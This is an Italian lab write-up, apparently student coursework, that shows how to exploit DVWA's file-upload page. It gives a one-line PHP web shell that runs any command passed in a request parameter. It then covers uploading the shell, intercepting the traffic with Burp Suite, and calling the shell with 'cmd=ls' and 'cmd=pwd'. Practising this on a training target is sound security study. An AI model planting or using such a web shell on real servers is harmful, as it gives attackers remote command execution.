


# EXPLOIT FILE UPLOAD

Nella lezione pratica di oggi vedremo come sfruttare un file upload su DVWA per caricare una semplice shell in PHP. Monitorando il tutto gli step con Burp Suite

## FASE 1


Nella prima fase abbiamo creato tramite l'editor nano di Kali Linux la nostra shell in php ("sudo nano shell.php")



```
kali@kali: ~/Desktop/PHP_Exploit
File Actions Edit View Help
GNU nano 6.3 shell.php
?php
system($_REQUEST["cmd"]);
?>
```

## FASE 2



Nella seconda fase abbiamo fatto l'upload della nostra shell su DVWA, tramite il tab apposito presente.



## FASE 3

Nella terza fase tramite Burp Suite abbiamo intercettato e analizzato le richieste. Possiamo notare che dopo l'upload della nostra shell con successo poteva avere informazioni che prima erano nascoste.

Inserendo nell'url il parametro desiderato ".../../hackable/uploads/shell.php?cmd=ls" abbiamo potuto vedere la lista degli oggetti presenti in quella directory.



“../././hackable/uploads/shell.php?cmd=pwd” per vedere dove si trovano

